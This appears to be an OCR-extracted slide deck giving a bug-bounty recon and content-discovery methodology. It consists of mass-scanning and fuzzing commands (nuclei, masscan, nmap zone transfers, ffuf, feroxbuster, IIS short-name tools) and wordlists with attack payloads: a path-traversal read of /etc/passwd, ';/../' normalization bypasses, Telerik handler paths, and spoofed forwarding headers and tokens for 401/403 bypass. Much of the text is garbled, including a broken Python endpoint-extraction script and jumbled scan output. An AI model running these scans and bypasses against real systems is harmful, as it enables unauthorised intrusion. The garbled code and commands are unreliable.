cat katana.txt ORG-Enumeration.txt | grep -E '(\.js\$|\.js\?.*)' | urldedupe --regex-parse --similar | tee -a JS-Enumeration.txt



JavaScript

2 - Parsing



katana

-(mahmoud&mohamed)-[~]

katana -no-color -silent -concurrency 50 -retry 3 -js-crawl -jsluice -headless -depth 2 -store-response -store-response-dir JS-Output -list JS-Enumeration.txt -output JS-katana.txt

1 - Enumeration



trufflehog

-(mahmoud&mohamed)-[~]

trufflehog filesystem dir-ORG | tee -a trufflehog.txt

detectors:

- keywords:
 - YOUR-KEYWORD

name: Detector Name

regex:

Name: 'Regex'

-(mahmoud&mohamed)-[~]

trufflehog filesystem --config trufflehog-v3.yaml dir-ORG | tee -a trufflehog.txt

noseyparker

-(mahmoud&mohamed)-[~]

noseyparker scan --progress always --datastore ORG-DB dir-ORG

—(mahmoud&mohamed)-[~]

noseyparker report --datastore ORG-DB

1 - Bulk Scanning



nuclei

(mahmoud@mohamed)-[~]

scat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates MY-Templates/ -markdown-export BUGS | tee -a BUGS.txt

-(mahmoud&mohamed)-[~]

-\$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates Critical/ -markdown-export BUGS | tee -a BUGS.txt

-(mahmoud&mohamed)-[~]

s cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates High/ -markdown-export BUGS | tee -a BUGS.txt

(mahmoud@mohamed)-[~]

s cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates Medium/ -markdown-export BUGS | tee -a BUGS.txt

(mahmoud&mohamed)-[~]

s cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates low-Info/ -markdown-export BUGS | tee -a BUGS.txt

Scanner

2 - Adobe Experience Manager



aem-hacker

-(mahmoud&mohamed)-[~]

python3 aem_discoverer.py --workers 300 --file HTTP-subdomains.txt

(mahmoud@mohamed)-[~]

python3 aem_discoverer.py --workers 5 --host burp-collaborator --url http://URL

2 - Bulk Scanning



nuclei

https://SUB.ROOT.TLD/SUB https://SUB.ROOT.TLD/ROOT

•••••

https://2SUB.SUB.ROOT.TLD/2SUB

https://2SUB.SUB.ROOT.TLD/2SUB.SUB

•••••

https://SUB.ROOT.TLD/admin

https://SUB.ROOT.TLD/dashboard

-(mahmoud&mohamed)-[~]

scat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates MY-Templates/ -markdown-export BUGS | tee -a BUGS.txt

(mahmoud@mohamed)-[~]

s cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates Critical/ -markdown-export BUGS | tee -a BUGS.txt

-(mahmoud&mohamed)-[~]

scat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates High/ -markdown-export BUGS | tee -a BUGS.txt

-(mahmoud&mohamed)-[~]

scat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates Medium/ -markdown-export BUGS | tee -a BUGS.txt

-(mahmoud&mohamed)-[~]

cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates low-Info/ -markdown-export BUGS | tee -a BUGS.txt

3 - Bulk Scanning



-(mahmoud@mohamed)-[~] sed -i -- '/- "{{BaseURL}}\//s|/|/x/..;/|2' *.yaml

-(mahmoud@mohamed)-[~] sed -i -- "/- '{{BaseURL}}V/s|/|/x/..;/|2" *.yaml

(mahmoud mohamed)-[~]

sed -i -- '/GET \/.* HTTP/s|/|/x/..;/|2' *.yaml

-(mahmoud@mohamed)-[~] sed -i -- '/POST V.* HTTP/s|/|/x/..;/|2' *.yaml

(mahmoud&mohamed)-[~]

sed -i -- 's|HTTP/x/..;/1.1|HTTP/1.1|' *.yaml

(mahmoud&mohamed)-[~]

cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates MY-Templates/ -markdown-export BUGS | tee -a BUGS.txt

(mahmoud&mohamed)-[~]

cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates Critical/ -markdown-export BUGS | tee -a BUGS.txt

(mahmoud&mohamed)-[~]

____s cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates High/ -markdown-export BUGS | tee -a BUGS.txt

(mahmoud&mohamed)-[~]

cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates Medium/ -markdown-export BUGS | tee -a BUGS.txt

-(mahmoud⊕mohamed)-[~]

s cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -stats -silent -no-color -disable-update-check -templates low-Info/ -markdown-export BUGS | tee -a BUGS.txt

5 - IPs Validation



tew

Resolvable Subdomains AND HTTP Service

—(mahmoud&mohamed)-[~]

s tew -x output-ORG.xml | tee -a IN.txt

anew

TLS subject alternative and common names

-(mahmoud@mohamed)-[~]

tew -x Output.xml | anew IN.txt

cut-cdn

Removing CDN IPs

-(mahmoud@mohamed)-[~]

awk -F ':' '{print \$1}' IN.txt | tee CDN-Check.txt

-(mahmoud&mohamed)-[~]

cut-cdn -update-all -silent -ip CDN-Check.txt | tee -a CUT-CDN.txt

httprobe

Probe For Working HTTP AND HTTPS Servers

^I\.P\.v\.4:

(mahmoud@mohamed)-[~]

grep -Ef grepIPs.txt IN.txt | sed 's/:80\$//' | sed 's/:443\$//' | sort -u | tee grepOUT.txt

(mahmoud@mohamed)-[~]

s cat grepOUT.txt | httprobe -c 100 -method HEAD | tee -a alive-IP.txt





"SUB.ROOT.TLD"

dns.names:"SUB.ROOT.TLD"

services.http.response.html_title:"TITLE-SUB"

Origin IP

2 - Shodan





hostname:SUB.ROOT.TLD

ssl:"SUB.ROO.TLD"

http.title:"TITLE-SUB"

3 - Host Header Distribution



httpx

#!/usr/bin/env bash

for Host in `cat alive-subdomains.txt`
oo

httpx -list originIPs.txt -silent -retries 3 -timeout 20 -threads 400 -status-code -tech-detect -web-server -content-type -title -location -line-count -word-count -stats -no-color -body-preview -H "Host: \$Host" | tee -a ORG-\$Host.txt done

cat ORG-*.txt | sed -i -- 's| \[|\] \[|1' | tee -a all-ORG.txt cat ORG-*.txt | sed -i -- 's|http|\[http|1' | tee -a all-ORG.txt cat ORG-*.txt | sed -i -- 's|\] \[|\]\t\[|g' | tee -a all-ORG.txt

[URL] [Status-Code] [Redirection] [Content-Type] [Title] [Body] [Server] [Lines] [Words] [Technology]

(mahmoud@mohamed)-[~]

s cat all-ORG.txt | awk -F '\t' '{print \$1 "\t" \$2 "\t" \$5 "\t" \$6 "\t" \$8 "\t" \$9}' | awk -F '\t' '!seen[\$2,\$3,\$5,\$6]++' | tee OUT.txt

Origin IP



4 - DNS Zone Transfers

masscan

(mahmoud@mohamed)-[~]

sudo masscan --rate 100000 --open-only --retries 5 --wait 60 -p 53 -iL IPs.txt -oX alive-DNS.xml

tew

(mahmoud@mohamed)-[~]

s tew -x alive-DNS.xml | tee -a 53-IN.txt

nmap

(mahmoud@mohamed)-[~]

sudo nmap -sS -n -Pn -p 53 --max-hostgroup 10 --script dns-zone-transfer.nse --script-args "dns-zone-transfer.domain=ROOT.TLD" -iL 53-IN.txt -oX AXFR.xml

1 - IIS Short Names Checking



sns

(mahmoud&mohamed)-[~]

sns --silent -check --url https://Origin-IP --header "Host: SUB.ROOT.TLD"

(mahmoud@mohamed)-[~] sns --silent –check --file HTTP-subdomains.txt

Content Brute Forcing

2 - IIS Short Names Enumeration



shortscan

(mahmoud&mohamed)-[~]

shortscan --fullurl --patience 1 --concurrency 20 --output human --header 'X-Forwarded-For: 127.0.0.1' https://llS-Vulnerable

(mahmoud@mohamed)-[~]

shortscan --fullurl --patience 1 --concurrency 20 --output human --header 'X-Forwarded-For: 127.0.0.1' https://IIS-Vulnerable/path::\$INDEX_ALLOCATION





xnLinkFinder

(mahmoud&mohamed)-[~]

python3 xnLinkFinder.py --no-banner --input /OUR-Data --output xnLinkFinder.txt

```
import os
import re
import argparse
parser = argparse.ArgumentParser(description='You can run e.g. python3 grepENDPOINTS.py --directory DIR')
parser.add_argument('-d','--directory')
args = parser.parse_args()
if os.path.isdir(args.directory) is True:
          sys.exit(print('[+] Check Your Directory :)'))
YOURRegexs = r"""
                               # Start newline delimiter
          ((?:[a-zA-Z]{1,10}://|//)
[^"'/]{1,}\.
                                          # Match a scheme [a-Z]*1-10 or //
                                          # Match a domainname (any character + dot)
           [a-zA-Z]{2,}[^""]{0,})
                                          # The domainextension and/or path
          ((?:/\.\./\./)
[^""><,;| *()(%%$^/\\[\]]
[^""><,;|()]{1,})
                                          # Start with / OR ../ OR ./
                                          # Next character can't be...
                                          # Rest of the characters can't be
           .
([a-zA-Z0-9_\-/]{1,}/
                                          # Relative endpoint with /
          [a-zA-Z0-9_\-/]{1,}
\.(?:[a-zA-Z]{1,4}|action)
                                          # Resource name
                                          # Rest + extension (length 1-4 or action)
           (?:[\?|#][^"|']{0,}|))
                                          #? or # mark with parameters
          ([a-zA-Z0-9_\-/]{1,}/
[a-zA-Z0-9_\-/]{3,}
                                          # REST API (no extension) with /
                                          # Proper REST endpoints usually have 3+ chars
           (?:[\?|#][^"|']{0,}|))
                                          #? or # mark with parameters
          ([a-zA-Z0-9_\-]{1,}
                                          # filename
          \.(?:php|asp|aspx|jsp|json|
action|html|js|txt|xml)
          (?:[\?|#][^"|']{0,}|))
                                          #? or # mark with parameters
(?:"|')
                                # End newline delimiter
regex = re.compile(YOURRegexs,re.VERBOSE)
for directory, directories names, files names in os.walk (args.directory):
          for filename in filesnames:
          filelookup = os.path.join(directory,filename) if os.path.isfile(filelookup):
          with open(filelookup,encoding='utf8',errors='ignore') as lines:
          for line in lines:
          match = regex.search(line)
                     print (match.string[match.start():match.end()])
```

unfurl

(mahmoud@mohamed)-[~]

cat katana.txt gau-OUT.txt xurlfind3r-OUT.txt waymore-OUT.txt JS-katana.txt xnLinkFinder.txt | grep -E '^(https://|http://)' | sort -u | unfurl --unique paths | tee -a ORG-Wordlist.txt

anew

(mahmoud&mohamed)-[~]

cat katana.txt gau-OUT.txt xurlfind3r-OUT.txt waymore-OUT.txt JS-katana.txt xnLinkFinder.txt | grep -vE '^(https://|http://)' | sort -u | anew ORG-Wordlist.txt

2 - MY Wordlist



nucleiNormalization.txt

- .git/path/../config
 .git/path/..;/config
- .git/path;/../config

BIG-Words.txt

users dashboards adm

quickENUMERATION.txt

.git/config public/plugins/piechart/../../../../../../../etc/passwd login.php

goodENUMERATION.txt

users/.git/config dashboards/login.php adm/login.php

BIG-Words.EXT

users.EXT dashboards.EXT login.EXT

BackUPlist.EXT

data/bkp_sys.fdb postgre_sql/backup_myadmin_%EXT%.tmp database/db2_%EXT%.mysql

APIWordlist.EXT

%EXT%/AdjustAnaly %EXT%/smsConfigure %EXT%/gameBuild

goodNormalization.EXT

adminarea/admin;/../+CSCOE+/logon.html (S(XXXXXXXX))/pr/(S(XXXXXXXX))d/solr/admin/metrics webadmin/index///../hystrix.stream

3 - Backups Files



fuzzuli

-(mahmoud&mohamed)-[~]

💲 fuzzuli -sl -p -to 30 -w 100 -mt all -hm GET -ex rar,zip,tar.gz,tar,gz,jar,7z,bz2,sql,backup,war -f INPUT.txt

ffuf

(mahmoud&mohamed)-[~]

ffuf -H 'X-Forwarded-For: XFF' -X GET -ignore-body -D -e '2024,2023' -mode pitchfork -w ORG-IP.txt:XFF -w BackUPlist.EXT:FUZZ -mc all -ac -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv

Content Brute Forcing



4 - Quick Hits

feroxbuster

-(mahmoud&mohamed)-[~]

feroxbuster --random-agent --methods GET,POST --headers 'X-Forwarded-For: 127.0.0.1' --timeout 20 --insecure --no-recursion --dont-extract-links --dont-filter --quiet --wordlist nucleiNormalization.txt --url https://SUB.ROOT.TLD

-(mahmoud&mohamed)-[~]

feroxbuster --random-agent --methods GET,POST --headers 'X-Forwarded-For: 127.0.0.1' --timeout 20 --insecure --no-recursion --dont-extract-links --dont-filter --quiet --wordlist quickENUMERATION.txt --url https://SUB.ROOT.TLD

5 - Hidden Directories AND Files



ffuf

-(mahmoud⊕mohamed)-[~]

sort -R BIG-Words.txt BIG-Words.EXT | ffuf -H 'X-Forwarded-Host: XFH' -X HEAD -D -e php -mode pitchfork -w ORG-IP.txt:XFH -w -:FUZZ -mc all -ac -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv

feroxbuster

-(mahmoud⊛mohamed)-[~]

feroxbuster --random-agent --methods GET,POST --headers 'X-Forwarded-For: 127.0.0.1' --timeout 20 --insecure --no-recursion --extract-links --collect-extensions --collect-backups --collect-words

--dont-filter --quiet --wordlist goodENUMERATION.txt --url https://SUB.ROOT.TLD

Content Brute Forcing

6 - Server-Side Normalization



ffuf

-(mahmoud⊛mohamed)-[~]

ffuf -H 'X-Forwarded-For: XFF' -X GET -raw -ignore-body -D -e 'js,config,db,sql,json,csv,log,logs' -mode pitchfork -w ORG-IP.txt:XFF -w goodNormalization.EXT:FUZZ -mc all -ac -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv

7 - Restful API Routes



ffuf

–(mahmoud&mohamed)-[~]

ffuf -H 'X-Forwarded-For: XFF' -raw -D -e 'api,api/..,api/..;,api/v1,api/v1..,api/v1..;' -mode pitchfork -w ORG-IP.txt:XFF -w APIWordlist.EXT:FUZZ -mc all -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv

ffuf

Y2xpZW50OnNIY3JIdA==
Basic Y2xpZW50OnNIY3JIdA==
Bearer Y2xpZW50OnNIY3JIdA==

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A
Basic eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A
BearereyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.
Basic eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.
Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.

(mahmoud&mohamed)-[~]

ffuf -H 'Authorization: KEY -raw -D -e 'api,api/..,api/..;,api/v1,api/v1..,api/v1..;' -mode pitchfork -w
Values.txt:KEY -w APIWordlist.EXT:FUZZ -mc all -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv





feroxbuster

```
500 GET
              12I 31w 433c https://www.example.com/text/css
    GET
              11I 26w 345c https://www.example.com/text/css~
403
              12l 31w 433c https://www.example.com/text/css.bak
500
    GET
                   31w 433c https://www.example.com/text/css.bak2
    GET
              12I 31w 433c https://www.example.com/text/css.old
500
    GET
                   31w 433c https://www.example.com/text/css.1
    GET
500
    GET
                   31w 433c https://www.example.com/text/.css.swp
500
                   31w 433c https://www.example.com/sec/OAapp/bfapp/buffalo/text/javascript
500
    GET
```

(mahmoud&mohamed)-[~]

cat feroxbuster-OUT.txt | awk '{print \$6 "," \$2 "," \$3 "," \$4}' | column -s ',' -t | awk '!seen[\$2,\$3,\$4]++'

ffuf

XFF,FUZZ, url, redirectlocation, position, status_code, content_length, content_lines, content_type, duration, resultfile, Ffufhash apilv1../contestantreport, 127.0.0.4, https://www.example.com/api/v1../contestantreport, 24,500,433,29,13,text/html; charset=UTF-8,343.35589ms, 23d4d1 api/v1../Manifest, 127.0.0.3, https://www.example.com/api/v1../Manifest, 13,500,433,29,13,text/html; charset=UTF-8,343.962833ms, 23d4dd 127.0.0.2, api/v1/uploadUpdateOfficeFile, https://www.example.com/api/v1../Manifest, 13,500,433,29,13,text/html; charset=UTF-8,343.962833ms, 23d4dd 127.0.0.1, api/hehost, https://www.example.com/api/v1.i/hehost, 26,500,433.29,13,text/html; charset=UTF-8,340.074489ms, 23d4d1a 127.0.0.2, api/v1../LogOrderOperate, https://www.example.com/api/v1../LogOrderOperate, 36,500,433.29,13,text/html; charset=UTF-8,341.915209ms, 23d4d25 api/v1../LogOrderOperate, 127.0.0.1, https://www.example.com/api/v1../LogOrderOperate, 36,500,433.29,13,text/html; charset=UTF-8,307.406962ms, 23d4d24 127.0.0.4, getDBs, https://www.example.com/api/v1../LogOrderOperate, 36,500,433,29,13,text/html; charset=UTF-8,307.406962ms, 23d4d14 127.0.0.4, getDBs, https://www.example.com/api/v1../hehost, 31,500,433.29,13,text/html; charset=UTF-8,307.406962ms, 23d4d14 127.0.0.3,thirdPartyRef, 38,500,433,29,13,text/html; charset=UTF-8,307.881977ms, 23d4d1f 127.0.0.2, api/../contestantreport, https://www.example.com/api/v1../hehost, 32,13,text/html; charset=UTF-8,302.93387ms, 23d4d2f 127.0.0.2, api/../contestantreport, https://www.example.com/api/../contestantreport, 12,500,433,29,13,text/html; charset=UTF-8,304.74614ms, 23d4d16 127.0.0.1, api/../ploadUpdateOfficeFile, https://www.example.com/api/../ploadUpdateOfficeFile, 15,500,433,29,13,text/html; charset=UTF-8,224.858036ms, 23d4d10 127.0.0.3, api/../ploadUpdateOfficeFile, https://www.example.com/api/../ploadUpdateOfficeFile, 18,500,433,29,13,text/html; charset=UTF-8,232.304d1d 127.0.0.3, api/./hehost, https://www.example.com/api/./hehost, 27,500,433,29,13,text/html; charset=UTF-8,233.651846ms,2

-(mahmoud&mohamed)-[~]

s cat OUT-ffuf.csv | awk -F ',' '{print \$3 "," \$6 "," \$10 "," \$9 "," \$8}' | column -s ',' -t | awk '!seen[\$2,\$3,\$4,\$5]++'

Parameters OR Headers

9 - Parameters OR Headers Brute Forcing



8x

—(mahmoud@mohamed)-[~] _\$ x8

--url URL

--method GET

--progress-bar

--body '{%s}'

--http 1.1

--data-type urlencoded

--custom-parameters admin debug _debug disable

--custom-values 1 0 false off null true yes no

--max 20

--headers

--concurrency 5

--output x8-OUT.txt

--output-format url

-H "Header: Value"

Virtual Host

1 - MY Wordlist



VHost.EXT

```
%EXT%:1
%EXT%:2
....
%EXT%:500
....
%EXT%:8000
....
%EXT%:65535
```

Internal-IPs.txt

192.168.0.1 192.168.1.2 172.16.0.1 172.17.1.2 172.18.3.4 10.1.1.4

Internal-IPs-Resolvable.txt

internal.ROOT.TLD jira.ROOT.dev admin.ROOT.TLD

Common-Words.txt

www
mail
remote
blog
....
webmail
server
dev
origin
corp

Virtual Host

2 - Host Header Fuzzing



ffuf

X-Forwarded-For

X-Client-IP

X-Real-IP

True-Client-IP

CF-Connecting-IP

X-Cluster-Client-IP

Fastly-Client-IP

X-Originating-IP

X-Remote-IP

X-Remote-Addr

X-Host

X-Forwarded-Host

X-Forwarded-By

-(mahmoud&mohamed)-[~]

ffuf -H 'X-Forwarded-For: XFF' -H 'Host: FUZZ' -D -e 'localhost,127.0.0.1' -mode pitchfork -w ORG-IP.txt:XFF -w VHost.EXT:FUZZ -mc all -u https://SUB.ROOT.TLD/ -of csv -o OUT-ffuf.csv

-(mahmoud&mohamed)-[~]

ffuf -H 'Host: FUZZ' -w Internal-IPs.txt:FUZZ -mc all -u https://SUB.ROOT.TLD/ -of csv -o OUT-ffuf.csv

(mahmoud&mohamed)-[~]

ffuf -H 'Host: FUZZ' -w Internal-IPs-Resolvable.txt:FUZZ -mc all -u https://SUB.ROOT.TLD/ -of csv -o OUT-ffuf.csv

-(mahmoud&mohamed)-[~]

ffuf -H 'Host: FUZZ.ROOT.TLD' -w Common-Words.txt:FUZZ -mc all -u https://SUB.ROOT.TLD/ -of csv -o OUT-ffuf.csv

1 - 401 AND 403 Status Code



ffuf

X-Forwarded-For X-Client-IP X-Real-IP True-Client-IP CF-Connecting-IP X-Cluster-Client-IP Fastly-Client-IP X-Originating-IP X-Remote-IP X-Remote-Addr X-Host X-Forwarded-Host X-Forwarded-By

Y2xpZW50OnNIY3JIdA==
Basic Y2xpZW50OnNIY3JIdA==
Bearer Y2xpZW50OnNIY3JIdA==

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A
Basic eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A
BearereyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.
Basic eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.
Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyljoidmFsdWUifQ.

-(mahmoud&mohamed)-[~]

sort -R BIG-Words.txt BIG-Words.EXT | ffuf -H 'X-Forwarded-Host: IPS -H 'X-Forwarded-For: IPS' -H 'X-Client-IP: IPS' -H 'X-Real-IP: IPS' -H 'True-Client-IP: IPS' -H 'X-Remote-IP: IPS' -H 'X-Remote-Addr: IPS' -H 'Authorization: IPS' -D -e php -mode pitchfork -w ORG-IP.txt:IPS -w -: FUZZ Values.txt:KEY -mc all -ac -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv

2 - Admin Dashboards

feroxbuster

-(mahmoud&mohamed)-[~]

3 - Sign Up AND Registration

feroxbuster

users/signup.aspx auth/register.aspx sign_up.html account_signup.php register register_account signupform.php account_signup.asp auth/signup.aspx users/signup.asp account/register.asp new_user.aspx register.html users/register.php register_new.asp register_account.php signup_user.aspx sign_up account/sign_up.asp user_signup.asp sign_up_form.html account/signup.html register_new register_new.aspx register_account.html newuser/signup.asp register_new.html newuser/register.html registerform auth/signup account_register.aspx register_page.aspx signup_page.php register_user.aspx account_signup signup_page.aspx signup_new create user register_user.php user/signup.php register_account.aspx register/user user/register newuser/register.asp signup_new.asp registration.aspx auth/signup.php new account.aspx newuser/signup account/signup.aspx

create account.html account_signup.html signup_user.php users/register newuser/register.aspx account/sign up.aspx users/signup.php signup_new.php signupform register/user.php user_registration.php sign_up.php user/sign_up user/sign_up.asp new_user.html auth/register users/register.html registerform.asp signup_new.html signup_page auth/signup.html user registration.html users/register.asp account/register user/signup.aspx account signup.aspx register_page.asp users/sign_up.php register/user.aspx user/sign_up.php register_user.html auth/register.php signup_page.asp registerform.php user_registration.aspx account_register.html signup.aspx users/sign_up.asp newuser/signup.php sign_up_form account/register.php users/sign_up.html account_register.php createaccount user/sign_up.html user_registration new_user.asp create account.php register account.asp account/signup.php

create_user.aspx new_account.asp account/sign_up.php auth/register.asp register.aspx signup_new.aspx user/register.php createaccount.aspx register/user.asp sign_up_form.asp auth/signup.asp register_user.asp user/register.html registration sign_up.aspx registerform.html account_register user_signup.php user_signup sign_up.asp signupform.html account/register.aspx register user createaccount.html registration.php signupform.aspx create_user.php account/signup.asp register/user.html register_new.php create_account.asp new_user.php registration.asp new_user createaccount.asp account/signup user_registration.asp new_account.html createaccount.php newuser/register signupform.asp signup_user.html sign up form.aspx signup_page.html account/sign up new_account.php signup_user sign_up_form.php account/sign up.html register.asp

account/register.html signup.asp registerform.aspx create_user.asp user_signup.aspx newuser/signup.html users/signup signup_user.asp register_page register.php user/sign_up.aspx create_account auth/register.html users/signup.html signup.php user/signup users/sign_up.aspx register_page.php user/register.asp newuser/signup.aspx account_register.asp users/register.aspx create_account.aspx registration.html users/sign_up signup.html signup newuser/register.php user/signup.asp new_account user_signup.html register_page.html create_user.html user/signup.html user/register.aspx





Burpsuite Bambdas

return requestResponse.hasResponse() &&
requestResponse.response().statusCode() <= 399 &&
requestResponse.response().statusCode() >= 300 &&
requestResponse.response().body().length() > 1000;

Change 302 Moved Temporarily To 200 OK Remove Location Header Remove Redirect Code



ASP.NET_Sessionid
ASPSESSION
X-AspNet-Version
X-Powered-By: ASP.NET
_VIEWSTATE

Elmah.axd Trace.axd .aspx
.asp
.axd
.ashx
.wsdl
.wadl
.asmx
.xml
.zip

Microsoft-HTTPAPI/2.0

Telerik.Web.UI.WebResource.axd?type=rau
Telerik.Web.UI.WebResource.axd?type=r%61u
Telerik.Web.UI.DialogHandler.aspx

GET / HTTP/1.0 Accept: */* Location: ([0-9]{1,3}[\.]){3}[0-9]{1,3}

GET / HTTP/1.0

Host:

Accept: */*

DIR::\$INDEX_ALLOCATION/File.EXT
DIR:\$i30:\$INDEX_ALLOCATION/File.EXT
D/(S(X))IR/(S(X))/File.EXT

DIR/..%2fFUZZ

—(mahmoud&mohamed)-[~]

sns --silent -check --file HTTP-subdomains.txt

(mahmoud@mohamed)-[~]

shortscan --fullurl --patience 1 --concurrency 20 --output human --header 'X-Forwarded-For: 127.0.0.1' https://IIS-Vulnerable

6 - Swagger API Documentation



nuclei

api/v2/index.html api/swagger api/apidocs/swagger.json api-docs/swagger.yaml spec/index.html api-docs/swagger.json _swagger_/ api/api-docs docs/index.html v1/api/swagger-ui.html apidocs/swagger-ui.html api/swagger-ui/swagger.yaml swagger-resources/restservices/v2/api-docs/swagger-ui.html swagger/v2/index.html api/swagger-resources api/v1/swagger-ui/swagger.json api/v2/swagger-ui.html swagger-ui/index.html api/v1/index.html swagger/swagger-ui.js api/swagger/index.html swagger/v1/swagger-ui.html swagger-resources/restservices/v2/api-docs swagger-ui.html api/swagger/swagger-ui.html v1/api/index.html api/docs/ __swagger__/index.html swagger/v2/swagger-ui.html api/spec/swagger.json api/swagger_doc.json swagger/swagger-ui.html spec/swagger-ui.html swagger-ui/swagger-ui.js api/static/swagger-ui/swagger-ui.html docs api/swagger-ui.html api/swagger/ui/index swagger-resources/restservices/v2/api-docs/index.html api/v1/swagger-ui/swagger.yaml api/spec/swagger.yaml swagger.json api-doc api/swagger-resources/restservices/v2/api-docs api/apidocs api/_swagger_/ swagger.yaml apidocs/index.html api/static/swagger-ui/index.html api/swagger-ui/swagger.json

swagger/v1/swagger.json api/static/swagger-ui.html api/v1/swagger-ui.html swagger/v1/index.html api/api-docs/swagger.yaml docs/swagger-ui.html api/swagger/static/index.html api/doc.json api/doc api/swagger-ui/api-docs index.html api/swagger.yml swagger-ui.js swagger/v1/swagger.yaml _swagger__/swagger-ui.html swagger-ui/swagger-ui.html api/static/index.html api/__swagger__/ api-docs/index.html swagger/index.html api/apidocs/swagger.yaml swagger api/swagger.yaml swagger/ui/swagger-ui.js api/swagger.json api-docs/swagger-ui.html __swagger__/ api docs api/index.html docu swagger/ui/index api/api-docs/swagger.json swagger/v2/swagger.json swagger/v2/swagger.yaml swagger/v1/api-docs swagger/v2/api-docs swagger/api-docs v2/api-docs v1/api-docs api-docs api/v1/swagger.json api/v1/swagger.yaml api/v2/swagger.json api/v2/swagger.yaml api/docs static/api/swagger.json static/api/swagger.yaml

(mahmoud@mohamed)-[~]

cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray -bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -silent -no-color -disable-update-check stats -templates swaggerAPI.yaml -markdown-export BUGS | tee -a BUGS.txt

7 - GraphQL Detection



